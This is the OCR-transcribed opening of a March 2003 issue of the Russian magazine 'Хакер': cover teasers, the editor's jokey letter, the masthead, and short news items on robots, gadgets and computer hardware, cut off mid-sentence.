

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 03.03 (51)
WWW.XAKEP.RU
Культ
w00w00
Взгляд на ICQ из Delhpi
DNS
туннелинг или халявный dialup
Армия киборгов:
хай-тек имплантаты
Кевин Митник:
история жизни легендарного хакера
Russian Trinux Kit:
Русская ОСь для Хакеров
Часть тиража комплектуется CD
ЭТО МОЖЕТ СТАТЬ ТВОИМ
VISA Electron с кредитным дампом vs эмбоссированные карты
ISSN 1609-1019
9 771609 101009 03
(game)land 10 лет 2002



intel inside
pentium 4



iRU
СТИМУЛИРУЕТ МЫСЛИ



Доброго, приятель! Как-то незаметно и без помпы мы проскочили вроде как юбилейный пятидесятый номер. Даже и не вспомнили, что в таких случаях принято долго и с нескрываемым удовольствием рассказывать о нас, любимых, и о той грандиозной работе, которую мы, не смыкая глаз и не покладая рук, творим на благо самого дорогого, что у нас есть – тебя! Теперь уже поздно, проехали, придется отложить празднества на сотый номер, а вместо рассказов о том, какие мы крутые, впитывай 112 страниц компьютерно-андерграундного прогрессива. Если ты обратил внимание на обложку (а ты обратил внимание на обложку, я не сомневаюсь ;)), то, наверное, поймешь, какие весенне-мартовские настроения нас тут обуревают. Холод в дружественном издании Хулиган извращается с трафаретом для измерения пениса, мы с Синтезом под видом выбора макета обложки бороздим просторы порно-нета, в голову лезет всякий бред про секс, любовь и все такое... Ну и, конечно, про хайтек. Почему про хайтек? У меня это как в анекдоте: «А я всегда о нем думаю». Вот, например, не далее как вчера, у меня произошел такой характерный диалог с моей подругой:

Я: (погружен в свои мысли, неожиданно замечаю, что она уже давно расписывает перспективы нашей совместной и жизни и, кстати, продвинулась в своих планах довольно далеко.)
ОНА: …а если будет девочка, будет еще лучше! Будем покупать ей всякие красивые ползунки, погремушки, бантики, кружавчики… Правда, здорово? Ну, правда?
Я: (задумчиво) А вот если бы это была собака Sony Aibo…
ОНА: (ошарашенно) Что?..
Я: Мы бы ей покупали новый софт на дни рождения, имплантаты там всякие, примочки для…
ОНА: (прерывая) Ты вообще слушал, о чем я говорила?
Я: (мечтательно) Поставили бы ей прибор ночного видения, тепловой датчик…
ОНА: Я о ребенке!
Я: Не, тогда с прибором ночного видения будет сложнее, придется вживлять …
Может, лучше все-таки Aibo?
Звонкая пощечина.
Может, она и права. Ну ее на фиг, эту Aibo! Тем более что имплантаты уже давно вживляют и людям. Значит так: левый глаз еще в роддоме подключаем к чипу ночного видения, правый – к термодатчику, и понеслось…

Александр '2poisonS' Сидоровский
главред Х

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
FERRUM
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров «KROt»
Дизайн-студия «**100%КПД**»
(kerel@real.xakep.ru)
>Дизайнеры
Дмитрий Бортновский
(bart@gameland.ru)
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.


Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.


WARNING!!! Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

Ньюсы


Феррум



Inside



PC_Zone




Взлом


TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте http://www.xakep.ru.


Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).



Юниксоид



Кодинг



Юниты

ВНИМАНИЕ! АХТУНГ! АТТАНСЬОН!

Мы набираем добровольцев в тест-группу. Если ты считаешь себя постоянным читателем Х, если ты инициативен, легко доступен по e-mail и главное – если хочешь сотрудничать с редакцией Хакера, ты наш человек! Мы будем проводить над тест-группой бесчеловечные эксперименты, подвергая вас нашим безумным идеям по нововведениями в дизайне, содержании статей и т.д. Ты испытаешь на себе все то, что мы только готовим для остальных. Ты поможешь сделать Хакер таким, каким хочешь его видеть именно ТЫ. Заинтересован? Пиши на focus@real.xakep.ru.

!!! Алекс Целых (News@real.xakep.ru)

ГЛАЗА В ГЛАЗА 

● Ученые Манчестерского университета заявили "самый совершенный детектор лжи". Девайс Silent Talker не имеет обычных датчиков для тела. Миниатюрная видеокамера "смотрит" человеку в глаза, а портативный компьютер анализирует малейшие движения лицевой мускулатуры и незаметные невооруженным глазом жесты. На испытаниях полиграф "попал в точку" в 4 случаях из 5, что превосходит показатели классического детектора лжи.

ЭКСТРЕМАЛЬНЫЙ МИКСЕР 

● Компания из Милуоки представила экстремальный беспроводный миксер с выхлопной трубой и двухтактным двигателем внутреннего сгорания. Девайс приводится в действие автомобильным стартером со сменными свечами. Скорость вращения ножей в мельничке регулируется мотоциклетной рукояткой. Для надежности резаки лопастей миксера - из титана. Стенки вместительной чаши изготовлены из сверхпрочного непробиваемого стекла. Девайс способен перемолоть все что угодно: ананасы в кожуре и сайру в консервной банке. Цена в интернете - 379 долларов.



САМОХОДНЫЕ БУТСЫ 

● Гран-при японской ярмарки изобретений Idea Expo получило самое маленькое в мире моторизованное транспортное средство. Easy Shoes - обыкновенные коричневые ботинки 40-го размера с вмонтированными в подошву роликами и электромоторами. Они везут 70-килограммового владельца на скорости до 22 километров в час. Ацуси Фукуниси работал над девайсом по вечерам и выходным долгие полгода. Самым сложным, по его словам, было вместить в обувку сразу два электромотора, приводы, схему дистанционного управления и силовую цепь. Восьмивольтовые батареи крепятся прищепкой на брюки. Подошвы пришлось укрепить, чтобы те не загорелись от трения. Для того чтобы не упасть при движении, владельцу скороходов приходится принимать позу горнолыжника.




ПЫЛЕСОС ТОЧНОГО НАВЕДЕНИЯ

● Новый хайтек-пылесос от Samsung будет использовать технологии работы навигационной системы ракет точного наведения. Девайс ориентируется в пространстве по трехмерной карте комнаты в памяти компьютера. Для ее создания используются изображения, получаемые с двух встроенных инфракрасных камер. Одна из них смотрит вперед, другая - в потолок. В первый раз пылесос двигается на ощупь, руководствуясь показаниями сенсорных датчиков, и даже может что-нибудь сломать ненароком. Получив в свое распоряжение карту комнаты, он уже не ошибается, выбирая для уборки самый эффективный и короткий путь. Чтобы пылесос был менее громоздким, блок управления вынесен в отдельное устройство, которое включает и выключает девайс на расстоянии по радиосвязи. Пылесос имеет встроенный прибор ночного видения. Он позволяет делать уборку в темноте, пока хозяева сладко спят, заткнув уши берушами. Новинка поступит в продажу не раньше следующего года.

МАЛЬЧИК-ДЕВОЧКА 

● Шотландская компания Intelligent Earth (www.intelligent-earth.com) представила голову андроида. Собеседник из Doki неважнецкий. Зато несомненного таланта распознавать пол человека роботу не занимать. Глаза Doki имеют две степени свободы вращения. Они представляют собой сложнейший агрегат стереозрения с дальномером и системой слежения за объектом в движении. Сенсоры на шее позволяют голове поворачиваться на 180 градусов, чтобы лучше разглядеть человека. Повращав стеклянными глазищами, Doki с уверенностью говорит, кто перед ним - мальчик или девочка. Для этого робот анализирует с десяток характеристик лица, заложенных в его базу данных. Девушку робот еще и критически оценит - насколько она обаятельна и привлекательна для мужиков. Обратное Doki не под силу, ибо понять женскую логику сложно. За интеллект отвечает программное обеспечение на машине с процессором 800 МГц. В ближайшем будущем Doki впаяют уши-микрофоны и детектор сигаретного дыма. Он также научится наклоняться вперед. Видимо, чтобы можно было заглянуть под юбку. К марту 2004 робота дополнительно оборудуют модулем определения возраста и, наконец, приделают туловище. Уже в продаже первая модель Doki стоимостью около 5 тысяч долларов.



ШКАФ НА МОЛНИИ


● Тайваньский изобретатель предлагает выпускать мебель на молнии. Отдельные секции смыкаются при помощи съемного ползунка, что обеспечивает довольно устойчивое соединение. Одним движением руки можно легко и быстро "повязать", например, дерево и пластмассу. Разборка осуществляется аналогичным способом.

БРАГА ИЗ-ПОД КУЛЕРА

● Некто Джеймс Шерман сконструировал миниатюрный самогонный аппарат. В основу его работы лег физический процесс конденсации. Для нагревания алкоголя был использован допотопный проц AMD K6 233 МГц. Для охлаждения паров подошел кулер от него же. Из тонкого листа меди перец сделал герметичную емкость 5х5х1 см, после чего пробил в ней аккуратную дырочку и вставил медицинскую трубку-катетер. Последнюю он несколько раз пропустил через радиатор кулера, а для пущей уверенности выдержал эту часть агрегата в морозильнике. Позже в емкость был налит ром. Джеймс загрузил Линукс и запустил небольшую программулину, которая по полной напрягла проц. Через 10 минут первая капля легла на дно флакона для духов. За час работы Линукс повисал дважды, пока совсем не перестал загружаться. К тому времени набежала пара миллилитров браги. Перец не только попробовал ее на язык, но и поджег, любуясь своим творением в синих лепестках пламени. Иллюстрации и тонкие замечания автора доступны на www.exaflop.org/docs/x86still/.

УЛЫБКА РОБОТА

● Дэвид Хэнсон, студент Университета Техаса, построил роботизированную копию человеческого лица. Для этого он обтянул половинку искусственного черепа полимерным материалом, близким по фактуре и свойствам коже человека. Электромоторчики приводят в действие 24 элемента K-Bot, управляющие движениями искусственных лицевых мышц. Роль глаз выполняют две миниатюрные видеокамеры. Они передают картинку на компьютер, что позволяет роботу обезьянничать, копируя мимику живого собеседника. Программное обеспечение обучено 28 различным выражениям лица - от удивления до злорадной ухмылки. Вся конструкция весит 2 килограмма. Материалы для создания эмоционального робота обошлись Хэнсону в 400 долларов.




ДОИСТОРИЧЕСКИЙ РОБОТ

● Mitsubishi Animatronics в своем новом роботе воскресила целаканта - доисторическую рыбу, которая вымерла 65 миллионов лет назад. Теперь 70-сантиметровая рыбеха обитает в аквариуме научного музея японского города Фукуи. Она напичкана 12 килограммами электроники и сервоприводов. Посетители музея окружают аквариум и с удовольствием приманивают рыбу к себе нажатиями кнопок на лицевой панели. Питается робот в электронной кормушке - у автоматического зарядного устройства.



ЖЕЛЕЗНАЯ ЗОЛУШКА

● Mitsubishi представила робота-домохозяйку. Ростом не больше метра труженица Wakamaru шустро перемещается на своих трех колесах. А большие доверчивые глазенки всякого возьмут за душу. Встроенное программное обеспечение позволяет роботихе "узнавать" окружающих по лицам и голосам, внимать вежливым просьбам. Словарный запас - более 10 тысяч слов. Роботиха умеет развеселить хныкающих детей и здорово поддержать стариков во время болезни. Если в доме непорядок, она автоматически выходит в интернет, чтобы связаться с хозяином по электронной почте. Заряда батареи хватает на 2 часа работы, после чего Wakamara отправляется к ближайшей розетке. Новинка будет продаваться по цене 8.300 долларов.








NEXT

КУХОННЫЙ КОМПЬЮТЕР

● Компания Icebox (www.icebox.tv) представила компьютер для кухни. Конструкция девайса отвечает самым жестким требованиям съестного производства. Прочный металлический корпус CounterTop PC имеет форму конуса и защищен от случайного опрокидывания. Водонепроницаемая платформа на резиновых ножках спасает от влаги. Комфортный слот с DVD-плеером защищает диски от замызгивания. А жирные пятна на беспроводной клавиатуре и пульте дистанционного управления можно отмывать под струей воды. По бокам сенсорного монитора на TFT-матрице встроены колонки. В довершение всего, наличие параллельного, инфракрасного и USB-портов, а также FM-тюнера и входа для кабельного ТВ. Девайс работает под Windows CE.NET. Цена - около 1.400 долларов.





HiTech_News

!!! Алекс Целых (News@real.xakep.ru)

ПОЮЩАЯ КУРТКА



● Apple и Burton Snowboards (www.apple.com/ipod/burton/) представили спортивную зимнюю куртку из "умного" текстиля. Содержание в материале металлических частиц позволяет без дополнительных проводов передавать электрические сигналы. Небольшая полоска текстиля вставлена в рукав куртки и представляет собой удобный сенсорный пульт управления mp3-плеером iPod. Не вынимая девайса из специального нагрудного кармана, можно сменять проигрываемую мелодию, регулировать звук. "Умный" текстиль не боится воды, и куртку можно стирать вместе с другими вещами. Новинка продается через интернет за 499 долларов.

IMAX У НАС


● В новом московском "Рамсторе" на Ленинградке открывается первый в России кинотеатр IMAX (www.imax.com). Гигантский экран размером с семиэтажный дом будет создавать непередаваемый эффект присутствия. Изображение настолько большое, что глаз человека не способен воспринимать его целиком. Оно заполняет всю зону видимости, и зритель переживает тотальное погружение в кино. Проектор IMAX - наиболее современный, точный и мощный в киноиндустрии. В нем установлена ксеноновая газоразрядная лампа мощностью до 15,000 Вт на водяном охлаждении. Для трехмерных фильмов идет показ двух копий одновременно - для левого и правого глаза стереоочков на жидких кристаллах. Выдающееся качество изображения достигается использованием кадра в 10 раз больше, чем на стандартной пленке 35 мм. Во всемирной кинотеке IMAX - десятки "живых" научно-популярных и игровых фильмов, включая специальные версии "Аполлона 13" и "Атаки клонов" Лукаса. Московский IMAX рассчитан на 389 мест, кресла расположены под углом. Цена билета не уточняется.

МОБИЛЬНИК ПОД ТОКОМ





● Компания Safety Technology (www.safetytechnology.com) представила девайс для предупреждения краж мобильников. За муляжом сотового телефона скрывается электрошокер. Одно неверное нажатие, и воришка получает разряд в 180 тысяч вольт. Владелец может отключить шокер, зная расположение потайной кнопки. В Cell Phone Stun Gun также встроена сирена на 130 Дб. Устройство является средством персональной защиты и не работает как сотовый. Несмотря на это, компания предлагает дополнительные аксессуары: чехол и клипсу. Находка для хулиганов продается в интернет-магазине за 79 долларов.



РОБОТ-НЕЙРОХИРУРГ

● В Сингапуре разработали робота, сверлящего дырки в черепе. Шестиногий "Гексапод" справляется с нехитрой задачей лучше любого врача-человека. Он делает это быстро и точно, увеличивая шансы на успех операции и сокращая время ее проведения с 9 до 4 часов. Для программирования робота используются данные томограммы о трехмерном строении мозга. Врачи только указывают на положение опухоли, программа самостоятельно рассчитывает оптимальное место для сверления. При этом робот обходит нервы и сосуды, которые нельзя повреждать во время операции. Программная часть работает под Линуксом.

ОСТОРОЖНО, ДЕТИ!






● Примитивный робот с человеческим именем Katie B. Well учит детишек правилам безопасности. Для этого его сажают на трехколесный велосипед. Один человек управляет движениями робота на поворотах и давит клаксон, другой - говорит вместо Katie, которая всего лишь открывает рот. Робот рассказывает, как правильно звонить 911, играть на детской площадке и не задушить себя шарфом, намазать крекер арахисовым маслом и не поперхнуться. Katie изготовлена по спецзаказу благотворительного общества Св.Джозефа в рамках гранта на 4 тысячи долларов.

ПИВО ИЗ ЦЕНТРИФУГИ





● Священник Михаэль Фай (www.m-fey.de) из Германии, большой знаток и любитель пива, переоборудовал стиральную машину в агрегат для производства янтарного напитка. Для этого он немного усовершенствовал старенькую центрифугу со стальным баком и нагревателем. Все механические термометры и датчики были заменены электронными. Манометр через параллельный порт подключен к ноутбуку. В процессе варки используются режимы стирки и подогрева вода. Компьютер следит, чтобы сусло из солода или концентрата было нагрето до постоянной температуры и помешивалось. Выдержав необходимое время, машина засыпает в бак хмель, и брага варится еще час. После охлаждения пиво начинает бродить. Скоро его можно разливать по бутылкам. Изобретатель агрегата рекомендует выдерживать пиво из стиралки в течение нескольких недель, чтобы оно дозрело, и только потом потреблять внутрь.

!!! p0r0h (p0r0h@real.xakep.ru)

В номере:

МАРТ
2003
№51



N E W S

ХРаспальцованный Palm

Компания Palm планирует уже в этом месяце начать выпуск своей самой навороченной и дорогой модели - Palm Tungsten W. Из ее особенностей можно отметить наличие встроенной клавиа-



туры, цветного ЖК-экрана с разрешением 320x320 пикселов, 33-мегагерцового процессора Motorola Dragonball VZ, слота для SD-карт расширения, поддержку GPRS и прочие продвинутые фишки. Цена на эту новинку ожидается порядка $550.

Hermes в миниатюре


Компания MSI представила две новые barebone-системы из серии Hermes: Hermes 651 (MS-6232VA) и Hermes 845GV (MS-6243VA). Корпуса этих систем выполнены в формфакторе LPX, а блок питания имеет мощность 200 Вт. Платы, устанавливаемые в них, имеют размеры 320x195 мм, и предназначены для работы с процессорами Intel Pentium 4 с FSB 533 МГц и тактовой частотой до 2,8 ГГц. Они оборудованы слотом расширения PCI в единственном экземпляре, двумя разъемами DIMM с поддержкой до 2 Гб памяти DDR200/266/333, 6-канальным аудио, интегрированным Fast Ethernet контрол-



лером. Также на корпусах систем имеются четыре порта USB 2.0, аудио входы/выходы, IEEE 1394, ТВ выход. Неплохо для такого малыша.

Новая цифровушка

Компания Pentax объявила о скором выходе новой цифровой камеры Optio 33L. Камера может похвастаться наличием 1,5-дюймового вращающегося ЖК-дисплея, который может особенно пригодиться в качестве таймера. Основные характеристики камеры имеют следующий вид:
Интерфейс - USB, видеовыход;
1/2,7» CCD;
Эффективное число пикселов - 3,2 млн;
Объектив - оптический 3-кратный зум;
Цифровой 2,7-кратный зум;
Минимальное фокусное расстояние - 40 см в нормальном режиме и 10 см в режиме макросъемки;
Формат файлов - JPEG;



Разрешение - 2048x1536, 1600x1200, 1024x768, 640x480;
Запись видео - 320x240, 15 кадров в секунду AVI;
Носитель - CompactFlash Type1;
Размеры - 105x41,5x63 мм;
Вес - 230 г.
Продаваться эта цифровая радость будет по цене приблизительно $440.

Lindows материализовался!

Компания Lindows на страницах своего сайта начала предлагать не только нашумевшую ОС, но и недорогой ноутбук Lindows Mobile PC. Этот ноутбук несет в себе 933 МГц процессор VIA C3, 256 МБ оперативной памяти, 12,1-дюймовый



1024x768 ЖК-дисплей, винчестер на 20 ГБ, порты USB 2.0 (а также Firewire, Ethernet) и слоты PCMCIA. Также прилагается внешний CD-ROM-привод и предустановленная версия ОС Lindows. Весит этот ноутбук около 1,2 кг, а стоит порядка $800.

Мобильная радость

Компания Motorola объявила о запуске в продажу новой блестящей штучки, а именно мобильного телефона C350. Чтобы не быть голословными, приведем ее технические характеристики:
Вес - 80 г;
Размер - 98x42x18 мм;
Время разговора - 180 - 300 мин;
Емкость Li-Ion-батареи - 650 mAh;
Цветной 96x65 CSTN-дисплей с поддержкой 4096 цветов;
Время ожидания 150 - 200ч;
Поддержка GPRS (1 Up/4 Down);
Полная русификация, включая клавиатуру (поддержка UTF8, UCS2 & ASCII);
Сменные корпуса;
Загружаемые темы (мелодия, цветная заставка и цветной хранитель экрана);
MotoMixer для MIDI-мелодий;



Графическое редактируемое и цветное анимированное меню;
Поддержка EMS v.5.0;
До 30 встроенных и 30 полифонических MIDI-звонков (16 каналов, 128 инструментов) в форматах General MIDI, MIDI SP и iMelody;
3 цветных kJava (J2ME) игры - Astrosmash, MotoGP, Snood 21;
Голосовое управление, 20 голосовых меток;
Органайзер с напоминаниями и будильником;
Калькулятор, конвертер валют;
WAP 1.2.1 микробраузер (MIB 2.0) через GPRS;
SMS-чат;
Mini-USB подключение для модема;
Синхронизация с ОС.
Стоить все это великолепие будет около $180-200.

Смартфон от Samsung



Два гранда, компании Microsoft и Samsung Electronics, официально представили совместный продукт Samsung MIT (Mobile Intelligent Terminal by Samsung) SGH-i700 - GSM/GPRS смартфон под управлением Windows Pocket PC, представляющий собой беспроводной PDA с интегрированной цифровой камерой, сенсорным цветным ЖК-экраном и оборудованный слотом под флэш-карты SD. Юзеры, обладающие MIT SGH-i700 Pocket смогут делать телефонные звонки, посылать SMS-сообщения, воспроизводить мультимедийные файлы, а также выходить в интернет и пользоваться электронной почтой с помощью Microsoft Outlook.

Фотики от FujiFilm

Компания Fuji Photo Film представила две новые цифровушки. Название новинок - Fujifilm FinePix F700 и FinePix F410. Первая из них, Fujifilm FinePix F700, поддерживает разрешение 6,2 мегапикселов и использует новую матрицу Super CCD SR, которая позволяет добиться большей чувствительности к свету и те-



ни и, следовательно, получить снимки более высокого качества. Стоить эта камера будет порядка $600. Модель FinePix F410 несколько проще и дешевле. Проще из-за использования 3.1-мегапиксельного сенсора CCD HR, а дешевле на $100.

Новинка от Abit

Компания Abit представила новую материнку KD7-G для совместной жизни с процессорами от AMD.
Представляем ее основные спецификации:
Форм-фактор ATX;
Поддержка процессоров Duron/Athlon/Athlon XP;
Чипсет VIA KT400;
Поддержка USB 2.0;
Поддержка AGP 4X/8X;
Четыре разъема DIMM DDR;
Контроллер Serial ATA PCI;
Поддержка 2 портов SATA 150 (1,5Гбит/с) для RAID 0, 1
Контроллер 10/100Mb LAN;
6-канальный кодек AC'97;
24-битный выход S/PDIF;
Шесть слотов PCI;
Два разъема Ultra DMA 33/66/100/133;
Два разветвителя USB;
Разъем клавиатуры и мыши PS/2.
Также мамка может похвастаться аппаратным мониторингом скорости вращения вентиляторов, напряжения питания и температуры системы.

Мониторы от LG

Компания LG Electronics представила два новых ЭЛТ монитора из линейки FLATRON: FLATRON ez T710BH/PH и FLATRON ez T910BH. Внешне их отличает новый элемент дизайна: необычная вытянутая панель, на которой расположена кнопка включения питания. Фишка этих недорогих плоских мониторов в динамично изменяемой яркости. Нажатием на специальную кнопку ты сможешь установить яркость экрана в одно из предустановленных положений, в зависимости от типа запущенного приложения (эта функция нахывается Bright View). Кроме этого, некоторые модификации



будут обладать функцией Bright Window (частичная яркость).
Для любителей компактных ЖК мониторов LG предлагает модель с окантовкой вокруг экрана менее 3 см. Монитор называется LG FLATRON L1710B и способен отображать 16.7 миллионов цветов.

Новинка от Epson


Компания Epson объявила о начале официальных поставок новой модели фотопринтера - Epson Stylus Photo 900, из ключевых особенностей которого можно отметить возможность печати на CD-, DVD-болванках и других носителях. Также эта модель обеспечивает 6-цветную печать с разрешением до 5760x720 dpi, имеет функцию печати фотографий без полей на листовой и рулонной бумаге, поддерживает технологию PRINT Image Matching II (позволяющую улучшить качество печати цифровых фотоснимков), имеет интерфейсы USB и LPT, а также



использует цветной картридж Intellidge с повышенной емкостью. Стоит новинка около $230.

Свободный привод

Компания LG Electronics выпустила в продажу новый внешний CD-RW/DVD-привод GCC-5241P. Привод, помимо стильного внешнего вида и тяги к независимости, имеет:
Интерфейс USB 2.0,
Максимальную скорость записи CD-R - 24x;
Запись/перезапись CD-RW - 10x;
Скорость чтения CD-дисков - 24x и DVD - 8x;
2-мегабайтный буфер;
Защиту от опустошения буфера в про-



NEXT


В номере:

МАРТ 2003
№51

цессе записи болванки;
Время доступа при работе с CD-болванками - 110 мс, при работе с DVD - 120 мс.
В комплект поставки включен Nero 5.5, стоит привод около $350.

Внешний винчестер

На свободу стремятся вырваться не только приводы, но и новые внешние винчестеры от Western Digital, оборудованные комбинированным набором интерфейсов FireWire/USB 2.0. Еще эти модели отличаются скоростью вращения шпинделя 7200 об/мин, буфером на 2 МБ и емкостью на 120 и 200 ГБ (модель WDXC1200BBRNN и



WDXC2000BBRNN соответственно). Среднее время доступа (track-to-track) должно находиться в пределах 2 мс, среднее время позиционирования в пределах 9 мс, номинальная задержка при этом должна составлять около 4,2 мс. Винчестеры обратно совместимы с USB 1.1, а работать призваны в системах, контролируемых Windows 98 SE/ME/2000/XP или Mac OS v9.x и выше. Стоимость на 120 Гб версию винчестера составляет $300, 200 Гб - $400.

Клавы от IBM

Компания IBM представила две новые клавы: IBM USB Keyboard и IBM USB Travel Keyboard с системой UltraNav, имеющие TrackPoint и реагирующий на прикосновения Touchpad. Клавиатуры разработаны для использования дома, в офисе или в дороге. В их изготовлении применены те же технологии, что и в ноутбуках семейства IBM ThinkPad. IBM USB Travel Keyboard отличается от своей сестрички меньшим размером и весом из-за отсутствия цифровой клавиатуры. Стоить эти клавы, любящие нежные прикосновения, будут порядка $100.



Комбайн от Digitex

Комбо-плейер Digitex MP-309 это и MP3-проигрыватель, и диктофон, и флеш-диск объемом 128 Мб для переноса данных. На диске уместится 128 минут музыки, пожатой на 128 bps или 8 часов звука, если использовать девайс в режме диктофона. В качестве источника питания используется AAA батарейка, которой, по заявлению производителя, хватает на 12 часов воспроизведения. MP-309 подключается к компьютеру по USB порту, операционки, начиная с Windows 2000 должны распознать его самостоятельно, что делает этот плейер исключительно простым в использовании. По предварительным данным, цена такого счастья в Москве составит что-то около $175.

U.S.Robotics представляет новый модем на протоколе V.92

По утверждению U.S.Robotics, новый факс-модем «56K Faxmodem USB» - один из первых примеров полной реализации стандарта V.92. Напомню, что основными преимуществами протокола считается возможность отвечать на телефонный звонок, не разрывая соединения с интернетом, а также определять телефонный номер звонящего. Впрочем, эти услуги протокола V.92 помимо провайдера должна поддерживать и местная АТС, а это в России пока относится к области светлого будущего. Помимо прочего, новый модем от USR умеет отсылать данные со скоростью до 48 кбит/сек и запоминает характеристики последнего подключения, так что при последующем сеансе связи соединение устанавливается уже по сокоренной программе. Питается девайс через шину USB, что очень удобно, т.к. исчезает необходимость выделения для модема отдельной розетки 220В.

USN Computers продвигает видеомонтаж

Мечтаешь о славе Стивена Спилберга? Планируешь собрать компромат на начальника или подглядеть за подружкой? В любом случае, тебе нужно будет научиться снимать, обрабатывать и монтировать отснятый материал. А значит, тебе понадобятся платы для компьютерного видеомонтажа, например, такие, которые производит компания Pinnacle Systems. Как именно пользоваться этими устройствами, наглядно демонстрировалось на серии презентаций, которые проходили в магазине USN Computers (www.usn.ru) . Присутствующий народ снимали и тут же, в их присутствии, монтировали видеоролики. Выращиваем смену Спилбергу?

Ноутбук в подарок


Чтобы ты не думал, что конкурсы в нашем журнале липовые, и мы сами забираем себе все призы, публикуем документальное свидетельство передачи настоящего (!) нового (!!) работающего (!!!) ноутбука в руки победителю конкурса, который проводила компания «Ф-Центр». Русинов Юрий Владимирович из Москвы знает, о чем гласит закон Мура, помнит, в каком году был выпущен первый Pentium 4 и вообще, смог ответить на все вопросы этой сложнейшей викторины. Вручение происходило на ул. Сухонской в магазине компании «Ф-Центр», кото-



